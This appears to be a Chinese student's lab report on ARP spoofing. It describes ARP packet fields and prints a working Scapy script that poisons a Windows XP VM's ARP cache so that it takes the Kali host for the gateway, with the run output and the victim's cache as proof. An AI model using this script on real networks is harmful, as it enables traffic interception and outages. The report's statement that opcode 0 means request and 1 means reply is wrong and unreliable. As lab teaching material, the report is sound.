



图 16

二、编程实验——Scapy


(一) ARP 报文的结构



- ① 硬件类型:表明 ARP 实现在何种类型的网络上。
- ② 协议类型:代表解析协议 (上层协议)。一般是 0800, 即 IP。
- ③ 硬件地址长度:MAC 地址长度, 此处为 6 个字节。
- ④ 协议地址长度:IP 地址长度, 此处为 4 个字节。
- ⑤ 操作类型:代表 ARP 数据包类型。0 表示 ARP 请求数据包, 1 表示 ARP 应答数据包。
- ⑥ 源 MAC 地址:发送端 MAC 地址。
- ⑦ 源 IP 地址:代表发送端协议地址 (IP 地址)。
- ⑧ 目标 MAC 地址:目的端 MAC 地址(待填充)。
- ⑨ 目标 IP 地址:代表目的端协议地址(IP 地址)。

(二) 实验步骤

1、在 Kali 中安装好 Scapy 包，如图 17。




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ pip install scapy  
Defaulting to user installation because normal site-packages is not writeable  
Requirement already satisfied: scapy in /usr/lib/python3/dist-packages (2.4.4)  
(kali@kali)-[~]  
$
```

图 17

2、编写 ARP 欺骗攻击的 Python 脚本 arp_scapy.py，如图 18。详细代码请见附件


“arp_scapy.py”。



```
~/ARP/arp_scapy.py - Mousepad  
File Edit Search View Document Help  
1 # encoding: utf-8  
2 # sudo python3 arp_scapy.py  
3  
4 from scapy.all import *  
5  
6 # ip  
7 target_ip = "192.168.80.139" # winxp ip  
8 local_ip = "192.168.80.138" # kali ip  
9 gateway_ip = "192.168.80.2"  
10  
11 # mac  
12 target_mac = getmacbyip(target_ip)  
13 local_mac = get_if_hwaddr("eth0")  
14 gateway_mac = getmacbyip(gateway_ip)  
15  
16 # connect  
17 pack = Ether(dst = target_mac, src = local_mac)/ARP(op = 1, hwsrc = local_mac,  
18 psrc = gateway_ip, hwdst = target_mac, pdst = target_ip)  
19  
20 # send package  
21 while 1: sendp(pack, inter = 2, iface = "eth0")  
22
```

图 18

3、运行脚本 arp_scapy.py，如图 19。



```
(kali@kali)-[~/ARP]  
$ sudo python3 arp_scapy.py  
[sudo] password for kali:  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
.
```

图 19

在 winxp 中 ping 外网（例如此处 bupt.edu.cn），显示不能找到主机，表明攻击成功，如图 20。

```
C:\Documents and Settings\Administrator>ping bupt.edu.cn
Ping request could not find host bupt.edu.cn. Please check the name and try again.

C:\Documents and Settings\Administrator>
```

图 20

此时，查看 winxp 的 ARP 缓存表，如图 21。可以看到，此时 ARP 缓存表的变化情况和使用 Ettercap 进行攻击时的情况一样的。

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.80.139 --- 0x2
   Internet Address      Physical Address      Type
192.168.80.2             00-0c-29-6d-b5-64     dynamic
192.168.80.138           00-0c-29-6d-b5-64     dynamic
192.168.80.254           00-50-56-f6-e2-87     dynamic

C:\Documents and Settings\Administrator>
```

图 21

4、在运行 arp_scapy.py 的同时，在 Kali 中打开 Wireshark 进行抓包，如图 22。




图 22

可以看到 Kali 对 WinXP 不断发送广播询问，并在 ARP 包中标识自己为网关 IP，因此当 WinXP 要去网关时，其 ARP 缓存表中记录的响应 MAC 地址为 Kali 的地址。

三、总结及问题

(一) 总结

通过本次实验，我对 ARP 协议以及 ARP 报文的结构有更深入的了解，并且掌握了 ARP 欺骗攻击的原理以及 ARP 欺骗攻击工具的使用，同时编写了 python 脚本来实现 ARP 欺骗攻击。

(二) 问题及解决

用原有 kali 和 Windows XP 时，遇到了一些报错，下载了老师提供的虚拟机后问题得以解决，我认为是在之前安装时的配置错误。